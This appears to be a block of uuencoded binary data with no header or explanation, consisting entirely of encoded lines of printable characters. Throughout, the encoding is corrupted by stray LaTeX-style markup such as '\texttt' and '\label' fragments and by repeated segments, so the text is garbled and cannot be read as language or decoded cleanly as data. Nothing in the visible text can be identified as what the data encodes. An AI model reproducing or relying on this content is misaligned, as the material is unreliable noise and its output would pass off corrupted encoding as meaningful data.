MN=4:5F\N+4G4U0^AZN-EBQ-)I6=O1ZS=F%R27)ERT)PQLB;2XA'L'.X<^E4< M-O'R): ?W? 'SW]62NO-ILUG=1:\D/H0M9M*X"\;Y<'=U^V[E]L11[W5#F7J9 MWF!,93J_ALB^D[#FT(!00GV`A``,#80VO=C,L.ZROU<6!H8>6[ON;*7\$;08% M;6 > (C-[I[A:S<!J,W9H!HCQ&Y-+DF\$&!#8]R-J0YGZ],W&"9=@32WNM8.=R MW36"#[\$'-5H-R6PU7BB4_.@TYF4\$!]7?K[N)N23"]Y*L,:H88W!A*ZR'GI". M!E8DQ?OR9IT3F+'W9K;&BWW\$&*@!@S>7LN[.!&]+B&IBI[&][M%]4**[D@O7 MEDLJ2F7W@N44##-]EUJ0JBL"XG:[P(K`FL"P%?91ZW"NW]LF@;?ZBE&?2;1' $\texttt{ML[\$AR/3WK5G}$\times 3\#@1\FOWTX_B)OOZ>K>CY26OK.2+)T!<ZW?E4S-BW;&Q\$\#S$ $MHF4RV9HN\]\Y]/\Y)R\9-<+\@AG>@>M%9$3@0(O8IA]<$*R[E[/39MK19<F[$ M#9\$NL7<0J[(K)O2H,K\$"SP,;&?%H^P"U^A#MT*!-'S89&Q8"M9M@3IPD&32-M]CPCGC5V;Y:,/^5G#78T:[8X+)2+%M46WIY]DY9K4)66UKH9/#K>5]IU>ZG9 $M\&`9U*88'NCTOD[4/$^+19\3?6JT[+X1D"$]@^XQ>>2F5ETA+Q.2,9%@6@4T/$ $\label{eq:mgq0/,_<:Q0[J;BEZC"WC?+7^&-D%\#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS} $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%\#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%#R<Z/K-6HW&7)N0._;,'D!*0@7U`N^SS $$ MGQ0/,_<:Q0[J;BEZC"WC?+7^&-D%#R<Z/K-6HW&7)N0._;,'N0[J;MC] $$ MGQ0/,_<:Q0[J;MC] $$ MGQ0/,_$ $M@J70 < KPR \setminus SLD$ "] + Q&3WH?)' > H = ^FQUR7Y![S.S]F) * 8RB3, 8PG/*6$ - /\3L$ $MUXMH\>WY5-HV/\I^-B+[-46,,1R17.C0&B+^L2.'JOZ(KX6U9S2?/_+DSKY0)]$ $MYI=W3&//<(NWZ(#F&>=]'0[(,?MYNP\W`,H)PF8,X4/HTM#!M[X/41%18_.N])$ M>\1Y&^YC<!>)PCKQAR,D>/FY;K\$-NJ->9G*V*S;>R)9=_B2*40A:9[0N-649 MZ+S\$1; #\\$>9NEY)J=T=114POF10]A\@>8/T(W+JVIW2+]E"CHCX\$[9@;4\3N M]H%3%I=NWZ4@W2YFA)FF#Y"S-I@7H4TOMGS\$;GE[DV[>YU@U]"&H'01\$)]:Y M\$RGNT?T0_3VF<T3'7@Z1W@F"0/,Z`DL]@)PE07Y"_;\$'D2I]RU(?@#T+.RB\$ M; H545"3W3UJF>A\$T`EPV)[9S'D,L]T%T>NL'<:R!^Y7! =8@D;:-&`R\\#T`S MP-:"09M>;/V(W1[:%5#;R(Z#Y%X(=8&KQ01[;W4"Z8.68R+L`60L"4H@U+LP)])))M>K1Y,\$*O0RAJ`U_8Q`_\$6[^[>9!PZ\TN'T2774UNDLOA[&-JXE)G>VU:RK3F MU?\$1\$S,FOIH>,BUW:8]%%BZ5XZ(DE[XFT?J%#UXM=!\$J_`2+!KLCQLN.,IRK MO"(1?A-F20>S8'T"3*:9<F8JGLC\$FDK-5#%3;9D:>7/I;/)J^NKX\.RH(Q." MN>-WK!F3Y.F,E"U)-6/&C/E6QI!)G\2/ZBPT:\FLU7>SLM:ZS8JU-?X86]:S MF3(<Y4H3S94R5Q;GBMA,<\U5,%=IN?H%2VDA!\$2,*/MC/&BV-SWJJ38;L9`8

 $M<JZ0\6,Q>S*ZO=P_C4I)6\H142\%I5\$ALC)D98Q^()>4T/CR,T,M.07:(B-@I)$ MR0ZZI9&5JIK-V/GRQ\YWT)Q<^\$?^A"CZ66A0U8OV]847X___S^Q92QP>H"3E^ M.WE[PO%`BTFE&"9='\$R0308U2SJ>OD)2)F4C-\88S9RUF2U?R';1R#].S^1! MF*3]Y^'!J_;?*?X].SE,7F3\,WV1X_CE[OCLBA>%&V>71G<2OSY\EC&X+WF $M; 8CN_Z) "TN' + E[-=62`@J4924/@_#@^F)R_&HRV, &CX((L'%_'XIZU5EO]VY$ $MU;?NH^LESC/R^SN@X<']7>^;00>['2$@[RZ"-NU=D59\&H.[>2T12F5PH%,$ M)K1U)ZQX(0#E]D3MU5CK\$F6BGT/T]CV!//LO*3HO#@G"1+=!`JMO"\$#1/3%7 $M(H9:H(+HG];KQ=WV_7M9J+2E]AVE_@'>VOWZM5,T2&@W/O[QV*]VG:V>"4Q$ M>NZ%PE1>"]A;S)<2\$>)D<>^N2(!R^D&^_.3FOI'LP^Y@\?XR7`,X##MC'97` M22>BU7I!85>E.?DF9SLW6BRW;G&:(<]_[+Z5H9'V4*E22F@LINMD@N\'`KW2 MU&3*\:]36E+&2C/2+U%:408K32VIU`&]7:?VT%.E8]FB0%F*:F2-QP&PS#68 $MMDP:NIDY$V+D$>SHG2,1Z5*RMW_EB.YZ>,@U/3ZQMR109:&\853L192*P.BH$ MT(L[A`-Y["5ENYOQ2QK\YWN)R'ZVOS,]?C3D:J12852,J#HLXNN/,,IL1EZE MOT[FGS=RD]GLL, I4*@R'\$357*L9#A7',5(B:00NYV:%QY!#;=EU`B;42X=45 $MD6LT!D87,FTDM@2J[!(3)0Y^\'W&^UJR!_E&5F&S/Z=[$EQ@RLUP.3S`N;H<$ M<"S?W\F!Q;K3S>!;TM_17BYO%DK9/[%^%M\$:TKA%*7'DKL1?I9L5[1G3F1UM M:F5C1]?.0SER>:+W027A\,3?C&\$JCU.X.<QT"<&U,9(DN^KWY,@+C-O9CJ<8 MR^81 **=^\$U0031=^AC_5*YLO'Z7M+@[D<\\J&T?'^LIMC59+0ZO-5_>=*J,X $\label{eq:market} \texttt{M?DA} < / \texttt{MQ} + \texttt{:} \texttt{127} + \texttt{N} = \texttt{N1} + \texttt{W} [\& \texttt{MX50'K''S} > \texttt{Z@'*} \\ \texttt{N} \& \texttt{UM} \& \texttt{IYD} < \texttt{4G} \& \texttt{=4} + < \texttt{1S} = \texttt{,MYE} \& \texttt{MYE} \& \texttt{MYE} & $\label{lem:maoss} $$M\&O/S4GIF-/$ZF3\#BU\&"'_\&\&B:EI2\7\^=266LY;M>3_++4D9:P6(\5J87JD) $$$ $\label{eq:mn+l3s^d7:'7P;n[\9AYP_/FW8.'F!TP/AZUG&/R&<*,@>&&\#L"1>-KTX_3G} % \label{eq:mn+l3s^d7:'7P;n[\9AYP_/FW8.'F!TP/AZUG&/R&<*,@>&&\#L"1>-KTX_3G} % \label{eq:mn+l3s^d7:'7P;n[\9AYP_/FW8.'F!TP/AZUG&/R&<*,@>&&\#L"1>-KTX_3G} % \label{eq:mn+l3s^d7:'7P;n[\9AYP_/FW8.'F!TP/AZUG&/R&<*,@>&&\#L"1>-KTX_3G} % \label{eq:mn+l3s^d7:'7P;n[\9AYP_/FW8.'F!TP/AZUG&/R&<*,@>&&\#L"1>-KTX_3G} % \label{eq:mn+l3s-d7:'7P:mn+l3s-d7:'7$ MY2O_#OG.E?=,><=,,P3*%530K/6EYMUNZXW+OR9>U)F+;*@OUT4LNDEI//GF MJ91[K)1[\$76+P&D^H2:?;[YD_#?(EY2Q?*3\B'S:.DFBW&-(ZD6DBL"PI-"+ MLX-96\$).FHNP'7"A#JT@PPGPYEZ^_L+*U[>,O5+7EUMK*[OVC`5/X\$K%5>0J M[^>*NJ\CKJBUI[A2':0CKOT]^0F<=F:\`LD,LI>S?W@ZC125MM<4AC7%KKO` MPP&.*"OS@,OEG:PRCRXW'[K!C:)JE <=,>42G'O+E"D*G!3H6A+I-2R=(K-Q8)M\$!*'!`\$Q\$B12=J4\HFL.@;1W(HB7HC&K!@P/J@%HEQM1Y^3<RMFL?YWH'6%L M?`T['I=SN6(G'I3+>7>D9?B^PCLE'RPV-E7K>G!<H/;EW49J[BX%]]:B<::Z $\label{eq:mu} \texttt{M"} = :+ ! \texttt{SUDB} > \texttt{J} ! \texttt{2X} \setminus (\texttt{D"H`W5R1} \setminus \texttt{N\#WJVEX} (\texttt{SXLZHXFIZ} \setminus \texttt{G"LX57} ! ! < \texttt{VC/A} < : 9S$ MS51IIIH3^6@KT_%49I!=R:-9M:Y<^U2>,%OZ9#:M+<\T6\YLQ58V08<W(.4F MA6Q83D]86:FY*N;B84=?)JY>='OHQIJI2)@)IJ838]?BBNYL_MT[P5=?.M&, MD(:0;!WCDJB;P;F`6PI^%NAC2.5H5:;[:\$_@<L6Q]26#7]0IBB,T"HNHE98! M8P\L6F7HZD^UJV]F]6/41A!\GV!.9AZ7\J?!._L\F18\$JU\DSWBO:\\$Y6.\0= MAJDFL+5"/,>K#E2'J_9B8#^F4H54, #> `A[ZNUHOW\FTE9PDGDWW)G(QP\$%KB MU<//ES>?%A>+.VSM""7!Y?3/BPL0[KI3\$0DW"S?VN?3[S=KL4M/Y9>GNJ+^9 M-'*T.VEYD<9`Q=*UMM*S-CTT`>B.U_.6UZ*7UZ3\!;R>MSR5X`G#P%9ZU:;# MBD'7;*KM44M.F8WI8Z3KHA^`@19\^#P/7\?BFA&>'+\(KTB?G00EC/%]G%0R M)BS6P<O+Y@T;0-H=3D:<<7JP:VP/D E<M.&'%'IWILGTZ]+"+9A:K#H9B>;+ MZ^5<49&3\$D)X'ZUDVNKN;83`DJ^9[GRN.S)N@HRBG "#2:N/GK9TS%G`=55U MH4, V5-9^.O? 4U2&1<E<@A]TPZ%:C7X*L4O)`PJ"/HM6GUA\/X4K6OP&-.!% M[[M\$ZDFEI\$NW6##=2FB'LG`LN)T%):/+("N*O%GM8X'H.`LF1^61X\$JC`8EE $M@-8QCXD6F\(P;NY5;ST+<=U(B5?AFD57@\#!:6(6TA2B[KTYE+5/6,-L^@<L5)]$ M5]#(TWY9SE66LE^6I(QE(>4ORW*N/%;*(Y;B3^!JX/1;&1F<++&UL7T2.#-G M/]\^VF\$@6M&*5E40;9@%'8D291UCT3/PJ>(Q-B'CDZ*R^9(<HOY_T%4<^5 $M]4)9QS#P#'RI>`X'^!;_OV?3X[>64=9M+V>OV)SU]\9A7,_KV<Z<KM>KM8[$]$ $M2N)FR,[R[G+]+7P_.AMP.YN75S@^P;D,J3;TGDJ<V"LWZNI1S7UX'?%NOEP\$ M1)N^RCH8=15B"!XR2!N">W6C,UH[_NE6PU/`,8"ZUX`<`UI7RTK3?XK6DW)0 MZZ#^J-:18TCK!,1:)^T[6E<33C-5)@;CIX"Y^C\$:(T>D=7'0^F-[?DE+#?S] $MT*SX>, G8^G-(PX?[81Z#X2]3^O+37S(.URC\EDIGQB1OXO6<1F[),PV*!6']$ MJFS\;*F2\N>D4NUGB?*)0?B[Z%31&((M&S/LRT.(YK,UT2RY9BF8I>2+!8-9 M65NE66LNBD:/68U+N10LOGN,P@@8[G`/3VU&P=M4RJ1=).HM%_SDJJN<0@_A M4L5!2\C0S^^Y\IO' **%A FMGN17]9=S[8E9YPE<J3C,-II!5GZO)P=[`KU0 M+K'?NV2P`*V<*%WLZE!;C%D2&KF+2A25`H5L4A+L31&9(.`HVUE;;Y=#AV&I MHDT $-A-2!+83PFHK[0-=3/]47*D<5>1(-ZE\P^U-Y8+D["AD5$,K$2,R#+\)$ M_62[S'X;?DX+_L%-EA0!COTC\$L4!V4AOS]/Y\I3%O'4V93ORZMUY5I7!IZ& $M<87B20*4M=\{6$ZC5?5V4%;XN2!!7]*E\{5SPF'$^E78]/7XRWTG8.#T]?)#[I$ $M[\$\FC?U]:;\7*3Y+?\$7*5*U,59Z7EHTJ-\$2\$>;B\$JC+\1I_U)\NZ059MIPKM$ MU"4F2F3C5+Y07DYFC03AT1R<N:KVD?DVS/GF2/:R5YUO GCO;K7:R.L;?O;B MN; #L<6LRKVZWKR`_=`Z>'RZ9CDIS,N@W+H<85>\$*%8[6\!2V5&S%>K)A1:BE

M5O4/*2(I8T4@^4<5\5WYU<KKD<J\$,>P[6+42W/1@IIYUOJ)U@AA#L\.P3`M% MXRE^^..!N?BM@6WB[\.UY62\$[%W.*8J+'_2")W"U2C;BND=R#"]")!/^7'AC $M\$_F[Z(1UL-=)OKYID'A58PZ\$/('+62Z7*I8C7J(P#[2'!40TKCI4!93Z.3Z!)]$ M@_8PY@_9IB*YIZ.QCI_&<@0K>[=\$KZX6LA^ZMS>=M+-O@AUM^4%,[W>3>^F& M<12"FZ5A\L?865G\`DV28%X2#>/3PS?]]QAA,";SC_PW(F"@FKTWLY-I6U/: MUH0IJU/@2(KX_5K<,A=K>;*[6^KQXM]]P?/KE^&]N\$U(J_@\$&FJ3>Q"3MJX< $M=6&CN AT]^G!U]^2\%G00@^2"Q8H:0N+-XO(Q+94T9?,O<?0F;)4CE*(NX*J6)$ MR:/#/U0A,"=)[V,RC?D!CQ%#R8_5WART===MW>VS?\^L_*?;Y^Q(;6ZLM2?] M[>--25#/5<7SN9\$WX#NZ&>@LMS?27<+]T#?-[.2T71U+[?'BV\$`XHDA#?PH_ M&+20HP6PA&RHA#9WWN8N-'<FN4_^P;QEG#>0VYQ5F[/6G*7DU(YAS(_B_`9" $M(=H^*<]7D.>WEP=\H$Y!J8)P8PNYY)@F0N6**EA4&X-3&):7](^5)01_^/#P$ M'R>?YR\@A3(F21)F9<E\$6[9I;JU"94; `D&U*#8KNEP*"RH.BPYU?B2?9,I#` $M>Z\&80]MR3K8C9/\T_^{IJDVSD?(M"1/+6!<-ON5?3@-6C"IXOR&6`Y>;;]N;- Construction (Management of the construction of the construc$ MOZ_:'9M1ABT;09QCO-*R\$A4JJ#NFIJ!RWQ0PBJP>09*(7=(:\CH/JC/I4)W(M3ZN[ST>R5W0G!-@EQ6W;RI,JRBPD_8)%3P0)DD?M"<\$U&>&SF%I;G\$E5,C>H MZ*+I7S>G\PA3JPJI@?4'YJ=KKC3'PP;;<4;('R5%J"ZHQ_QR0_+NYJLF)XBT M\$JKP<:[YL`[2J!(CI;I[Q@;09BJTF7)M1\$<JE52Q!7.TH/30_>9"+KQ?A``% M%^BMIZ"W;T!_6C:K+?/]M'R]9`(?K(]")B`!(]5V,,/R=RZL-:A'5#T'"VRD M@@U&ZI`^2\$<-`+"VR#J=Z_JA7:G;@WU1L!>SM(Y]G<*G&U>3:%</&QBAE.Z% M5\$(DO9/PFQ\LC%A=@'"P8I,5)BT'2M^'XJY5)U'70C^*NE;>UA0Z;6NX^F@] MNP4([/_H2:1H*"12^,H#E>/U6*D>2Z@YIM>@ZPXJ@-1SZ!U.S_0TZYJ3.LA] MUYR < J < 0.9 (U4L-A4=JH< RBB < SC341QN8GWT5.D8QP < TA>QLJ:.] #37ZM2W87/L<W_A/:C["F"V\M7@^F`3.UL;,S34HL*2^09"/.V-^F"*EC!F2!D5ER MPF0+D=6V"L/+2QF=D:U,.D,;AF@=R\$R#INI"51W&XIA:*A7#,6!LB.GQ\59+ $M(!Q19Q\$133D_9IM@U^K1Q>\$(.:K!;T36\3A/R+`-S#)Z>X;S5"-$18_6GC+$$ $MY8]O^T5V;[JVQC97<?A^*-P[W3%N/URUS45/C%SE)]L44(=LA(7N(>=*QI^-))$ $M7/^G\,W[A_;6T^[QJYV@D:Q=V+\[;@?ALOWV??<JA+G4A"HD[-Q\@BH@4$A`]$ $M1"%-23+,-"AS$\setminus I$1\\\&KO`L;V_#!\9L?S>`<PNT@21-2]S&]Q]-FX;1(8?C)$ M#AJJ8%!4>>!A%O8#7AX>[XM,@FDC`/OP='SC8Z/N.BZ\$IZ2W3[)/UHM+"Y-5 M%_H22;<"\%*TO(3>TTLO08>SB^*:?F!-(&21[=\9`AN8)..1WMV9R0'GU^[9 MJX^R-RA>D47BP50IGZ]46V3<<H5'X_OHB=+QJ:?\IA>9\$;DM8/AH5\'95G0\ $M'90/:?@4L3ZIN,5-ZR;>05%W^;X]]06?(B2P.N\S=:C/UI?A37CG9K;%M@I6)$ MJ&`P@1YZJ728@`*;7F1-)%ODX1%V7T^.:2FMDA)80=%5\$CW&M;6=&70:?Q[B M>O:&[5_/]R22ZVT4W1&FT>%%NZ8:!YYBZ4<DBJ!Y:"1*N%V+O^MI&P1#1<O4 $\label{localize} \verb"MP&/1AOSFU\W"G0(S41N/)D!SN; UW&2@V*<S5-833R_7[Q<9GI\#&0ULUJZYZ."]$ MD*J17#62B<[Z\$84B2NHL4YV]\$DN9'I\?'N]-5&-5>YIZW-XC[IS\GDN43"9Q MZV"K\$*VOUOHJX2BFX],(OSCH5BTR(C!B6<Q!OTHCAI.PPC*1>AL^U&AU) MX(O?1U<5XZN\$P*8761K20J3OG+V<*+,5NYJ-/O92C#MR]#\$@=9'\$@J@7U3`>M+^G0,M4N7BXAJ(E0B:\$\HZI51\$DLJF<P:I\$<-9"C%:35J&810+!+RY4&K2JH MB5`E41S"?\$"\B?*+%[1['S6 =@MP1G7TCU[R0;?97C>"\^V]>,#2D22W @W* $\texttt{MV=W<T7SW\#E^'|G><XH\#;IU}, \$^H; \$4/V:*; (320AX65-'YI", IVTU; 'B^;] \$-R$ M-0!\$5R2V&0(G!/>I5\T!"]MQ_=]%09F.F5)@K-]Q/NI7L-I;KA:+U?``)%<(M#%>QS1"X-/#6T&-AHQ16*:S6,@NZZ_1GT](+G3"+A-G2WFR*5MF2&N-<1%:Y $M<)\&N*8/6!K0.KQ25(PTU-`AJ>4BB`LQ30=4C@W4;1\%<-P*%?0C4BTBH_FC$ $\label{eq:mggyl3FSOU} $$ MGGYL3FSOU \ 3M[<.WA\TB?$+L[\[DN_`0&^&$?5:$Y+UI.$$ $$ X4^P9$V--+76]G $$$ ${\tt MTV8O-\$5+`\$>\$7@T04WR}_; 6_{\tt K}]\$/`, 3{\tt RGP3Q}\) \#{\tt HBFUZ:>FWMR\$,ZX5TUQ>G}$ $M@8+!+^{\.}@]NP?!\&HHO9/U>W#UB!^>7N_/:QO[US+]<"/VQEN[Z5'0_(1CA;D])$ M=2/W27>[]-]S#XNY_YJ[7L,EBQ]SDG"/LDL]*KKZ='O[#0GZML_]Y14#.0%M M'`U2N[Q:MDS@N_)A=?=>KL[<KSRKP.(G3?3IK_T0%DS;+6E;(OR>6^G:.F,V M#T;,+41.1#@!.GYS'(Y_D%#\$QS]`T%1*9-3%.C)@I!5\$>_;/4P2AU!J(9V]W MYE>L?#\$V)&_?6>6@:_3)S?+RP5,YFVQ5IZ8Z4LY"5^JCCUMZ@K%%@4TO,C6D MKPAA6DY!R+"5\PLDN[H+(0*Z=UQ^[[*A?&HC8JG<CRB`T*6R0IL!;&58J2Y< MMK/>KDM@X66DY3!Z8UI#1?Y0+W"LZ-1[=\:P3&\$Y"Q5]]\`*PL14SR=OIC35 MM.^D\$PC-6&G&FN676L+L@&5DH[@,8E`*UIWXA=D@BY9R>'9JO:10,0;2<C(M M1Z75Y>%V785B2F+&Q+B"*@75!\$F;!L2VVG+M#FT@Y!ZZRI53KESD^G+Y>?'A M:FUC<;M42N7R.18I]OF\$M<O.)WG+.7SVO=]\Z'QXAG!U#\>+N7RO1%>Y[!AQ M, X" 9E7]TPT]W4\(PC&.+3QU43WC\$;G.Q/*D2%,Y=9.@P71-J50"OK(-JDD M"8.=ML?NY.ADHGJJ\$`3IR_ZRK3U8`5Y5.&("?OL^ATOE[J)[X@XDY+E[W+:T $M#Z8"N])!OW!2H#IX7"D;&G*J<=,FMW&$4"E]'\9&*##QR^?0)WE_=;WI1A?R$ M`JG\$M4H<YI:87*AUP;F7N*8/F!#8U9PLQD'`%V_VMVD.7W#07#Y.(LWE9=&K

MN6)4]6NN2+)(<S#F4:2Y<Y4X4XEA8#%9[0^K4N*:/F!)H&EN=N!,KJAPH/BW M*>[7F!PT1,95L%H%HVEY*M;3^(5E*:SIP27\$.?4XNRIA5Z._33V_QJZH'M?N M9::"P7XB:JY4F(_"FAY<:3B,ZM=@]W%@+['*SE2,4TGV2KKKR"%I2#[!20M! $M' - E^2$; $UYM - K' J^2$: M' - V' + 2MT\#5?**:&)88[+?[^6V?]%6*!=R7ZQ=MI1![+.VWL]Q``LA)9H72<BNO%T25 M9519:*T^>JYTM)<"FUYD2:08]".1:\X*#5;]:QOL2?WH=@H3\$_9_)XI*6JND M:.2(7&LSUVAFQ35]P(1`G!?T`%(%Z&(!WM,?E87?7N /]F9<P=5]WSU`:%&E M%E6QJ\$)+>%Q,UO50&5S@P16Z_6/,<L@)EY.@)G%)AF)1*8N"=)JM1<EV^?YC M87E?882QM(*EE58:CF\$`)*@BJ";WI6%,QC%E'(^MJ!%A3H!Q0EQJN)0XS]LX $M(S`WH\&@_H+BF);+PB]X^0,FBT(Z:1YZ>/`UG,\>3M\35BDLZC[@FK><3+"[*]$ ME6`C!3YU\H+\$%B5A>=!\$EYIJ/DQEJB5.]0!DOW)Y^>5T,?]PM[I90?]FLW?2 MEO]FM91KSI::%D@]D+AHT0I`1Z`040.YRTXO*57!C0E\U/8!"@)@J(0VO=C* ML%W-GE.S]:]<?L::Q4HAUFQ>)Y%FN7CPFGWNLM1+JLI(V2VQ7=H'&"L`=YX-MVO1B4\.:90WJ5`CP8?[[%.M-ML>D\$A/<&"&K.5F%1<7T@G08%)%-'[0RJ)/: MFQ/> "N+OTWJ+7/J2`U; E+[!LI&9!6M'=/9V-C7,.1!'S0U*-02`S('"+N:MMH6`5+B@%=D_?P_!;1>,<2I'=KB?P`V#[KEU=%R-U&.BZ326Y/!^5?USLT!J MX"0#E[\$.K2*MH#(=L39BJ\C%9_\$V<*K,1]QX7-QL+LWGRL=:7ES>SO:Z\$09" M,1T5BH_5[8/Y;]3.D*90I@><H[%+I#6#(W&EO7TGC2:FZ_E*=*N7YNRY8F=P $M#!U.]_NCJW/FEQ.4E[(#22Y2<J$&=K]>W8=#@ZOE9\\%'J]GQ#?CP?S3]I:?$ M'1^L3G8YC\+&^-[L#:O+61W&@0%001"&#<*-N\7M_<KS5CW!6\`.<3853RA6 M6;/*2OF*(`6[/39F",9SXF=_^N&Y2'[E[L\$3*XIXHR`MXJG,N0N3<4J84L*P M6]PE9B1BI4A8\$^\$*PWGEG%,YY:_<.QA:%,3*X;H@GN='E2G'C\1%1;E**L<1 M:3XXLC18T\658\/A<^+/Z?'ASK_9YT39^VU"&,M(64;&NDHT1`3,"2P,F++: ${\tt MQSK+P3I93L5R:BL'PFVA*G:/:FRHMGL`Y3M(]4L[R/7``F8N[BB;Y=VE75[VL]] + (A.C.) + (A.$ M/< QJ.*D%"?TA9B<D8S>0@RP,Z;3A>D3U2WO\$=?_")M:&-WW'HPI148A@ $M_{\pm}9YE_{\pm}$ `EL8F0]-N2C-N1*PI2V42>8A@>&<V,Z]L>3<^9Y-U)\\#?DC,UK M'4B-(MAQU<, #\$?KFK>X6=PPLY-8Q<^X)N84,DBU6<"=XW5R#\$\$4/W9Y\6#\$@ M\$,1/M[^)<[E'0QL69B6#PV9;V")5;)95:/K615"Q.;J<1=KW.L53NYV%C;?& M(NN:8S4:-\$>H.>Z<T#06=`*0BBN<MUOCTSH*6@<Z740N2<8.`X%-#[(VY+:9 $\texttt{M::=+1B/X^X[^=YI9,AK'9B;M9$])P\[8?&FFL^@HR<RH4$J"D>M?8$08XZ$#7}$ MUIDP:',\$)SEG53KF)-C-TT:G57ER1C*&<@*;'F1!I!O*\8+M83.A8978_!\8 MO[1Y0%Y\>038Q;61MJQKOB_/DBUEFSBXJ[DOLZ\$A!<86#Q^P#RAP1_S9KQZT M5:5S?4HR_4<-I]G]Y=WR]M,M'"KHC"&OK5F:2D+WFS8O'(!DR+',7A/(;8D^ MM_\<Q,.IXPOS8AT`U:C]:W^Q62,R.2H:@^/YR6;!8VWZ*NU^>MBLZ`;(]"=K MJ.L\$?ZDAL7G5!`2I)L"),\$+0VN`A9-BF'YP;.+(H#E5P&TJ2_SH6E8PP?/4/ $M%-E8!PIO4N/2F=2X^@F3JO]^DQIG68]-):._T:;&1=IG5!Q7S'T*^^6]")H=$ M+C,8MND'9P;>GOP4AW4XZ#FN!T>&Y2<UKTS53"&:R6++&PT8'KWLBBR>H<S\ M'?\5K:;)OT:K2?:45FE2W),6X9Q68UA&&*929FB>R%%8#M&JM^:]Z>EDUIQ0 MJ264^B-C8'?Q5&1.VU70=OQPS6AH+*2ZJ=B]Q>9R:46;9IF,H'I>L;%@5\$!- $M!?@))<9E-#]<UK`<S5-9$LNB%ALA+\(%L!#"@D-"UEY,O6HOCXZ]\)J6>"5"$ M"PI\=5+BP<K((,T%=SZ>E8/S)?:<+6_SO,RE9?ZN/MB9V^LB:?'#"N%\6&28 M#K^CD7.R2&O`18WGY,AI%[C#87F;YV5.+'- [[N0\$('-='*@VLCABWG]&.'(M-HR>R,NZV-CP#GP&/B<>3<V<S7.REI9U0*R3V:N#Z1ZE@K?7S3.ETJQ:\$]L+ MOGS?A1=L+&PA6\;F&3D3YAQJJ;.#+:'@^R?SB4I5N,V]IW*S.C86/.V>DR%G M!K06LS;/REM:7KR\$;MZTI%>DU][IN0=94K_P<&/FW\)QQOSR_D'/#`#`I^N7 $M-AJBK":W;D,P^?*K)G,QJ=P=G;"^E/6%_8HN,2,1DR%A380K#(=AZ=\.WW*S)$ M%*G8GQT]Y[170X^C2X%?_KREA-P2"&E>O%;NMX;CUJBD>5R5(>T?AL."7].(MPPX4TN1!OIU/FPVV*912H:98\3)K]*L^S]HZCV\=N"PTC3AL7B+MS'`\LY<T MCRO;BMX8CE&\$),WARE3=#L5P+*UHZQ#V)E\73,9'J8J[E9PF1&]I@3?WI+V. $M^{-}_{6}^{-} [;+"J+O2K*ASC?=US[Z>/<WM^G19"^[+;!6$)T25RA*JP-4M8T\55]$ M8\-Y*^0\6"58%SQGSUZM,+KQ22MDJT96R%:E%;)5:86N52,K9*O2"MFJL16R M;6,K9^/'5L@FIA7Z]J45^I;U5HA&C:RP3JK("K\$QBC2'JY.N%6(]\$9DATO,B MLD.D5]6`(8YEU>LMD8T&>T.S=4T1J]HBXX/V-!-:\$0=\$G)ITB1F)&!`):R)< M\8C[[?^MOH7WQ]W0796M@^F?N,[EA^VW+B55>W!)VC0=%:!Q6DG<-:6J(@: MISR-70JG'89J.K!Z;#`38_'5"5(G]KKS?SSC!37*ZS:>*;#SU:#`?M?YF&EN MU F,:<XWXPW3G&<&M67;S#[Y``^.=Y]G/CI\8ZQWMD;& MS-\$Q+OO\;F\#>H M:EH6C@8B:D8J3(NX)@86C\#?7H9GW79)*2T`S)&X23"U0H1T.*3NSPYY:IKT M^J , "TF9, Z8V:PAN5>7X+"'?3<Y00Q:<!L;3IHC*B()UF_.TBP/1.(-(*C-'> M>GCU>CZ?'2*J/45EB`Y-9C7L(XB:I`&JW\$WLC;G)E69>_F'UM,(2V>SL'M+ MIAY19T*![Y"EP]:0/KV["M\$92%)[(^E\O=PL2#-[NY%J'B.F<#\$CZ?*@QD=/

MH-%=RM5PZ8KM>%:6L#D1,+)2+E9B*^5BY</M[5+*T>;&G`8[8+NP^4HV'[;W M.L2*1&Q\$\$=9T<>.1X>"1W26/E3Q.6\$S8B/ZH#,!8=0]PQC+.VC<</RZI;L;" MD`N]-A[!3&`_V'DB\$&;"(&&MCK_O,B9Z41;(<TZ>X3W8(18DP@>(L";"58:# M7KKD6LG)B,4D8^IEK,<XN[.+5U,)YC7;O3B:'.^?J(J2I/V\$VKV\N7EW.?^X M_145Y=(:DY0UAH%J\$)41A2Y-?#.<H;`,Q02AA!U001.R7*)5^WFV0[FV'=VM MV<VZ)85&AA<AO"F,.+U92&@>'`"06A=&Q75;IEM;=_BC%!6E"-/J`(9-AANQ MAFX&X.G8X+%BL'X%,?E;%).F`XHA-58,T@<5<TXI:#6XJ#N`R8B!S1#=#,\$+ M@YMBCIK)VRT;U =] 8KUH - UZO;CO+D - - 5QZ] PNUQ67K\$R-G0,83MG:& = FWYTM-C:T27,RG?YATH"&K_HA84XC1T`KPU>4LB*V1`S)"\$%#\$-P,H`M#DW-[(<#S MWBYKAYAO@\,[`1CBI+,D/%U;5EO:^AH]8Q490QL-@-A*.5J)\&8(GX\-;]*& M\7A[G,J3(;-CYZ&\#"%E6L!B.;)`7P<Y2<D)VF8`E!&\$IB0\8OR<C!?/9SPI M?XSQ<_)4DJ?"&(]!%4&U,5ZXZ>Q4@HW(1]6VC14C</]S-@:VHQJ4K8+-7\#7 MX@E@0B!.-)FE>3)/9GD>>]+;D]B\BARC_;-:Z4GS0BJ_<GRL5C\M%)T!/N** $M[!=D'T>3@["2,'@Y,4/S1([:<GB]Q-9;CIZOEZ3\U7JA*9>TF1(V,PA+"(/%B)Q-9;CIZOEZ3\U7JA*9)</br>$ $M, $/S1([,<K@YX[0%427Y8)>@;SM?,=CJ%I-/5\MH)O3EDX>"/+#1(T1)!-J;$ MV*8?7!081-HYGDZVY\'JJ7Y^]V:YWF"09V0"(?3LCEQP:)')R`0%&CP?%=NL $\verb"M0IOU8Q") \verb"BT\&"! \$-T/PC" \#76G+O=+MK5WC\$; < B"KY< \verb"WBSNW3.5", WRF+-1: LT=HF" + SWC +$ 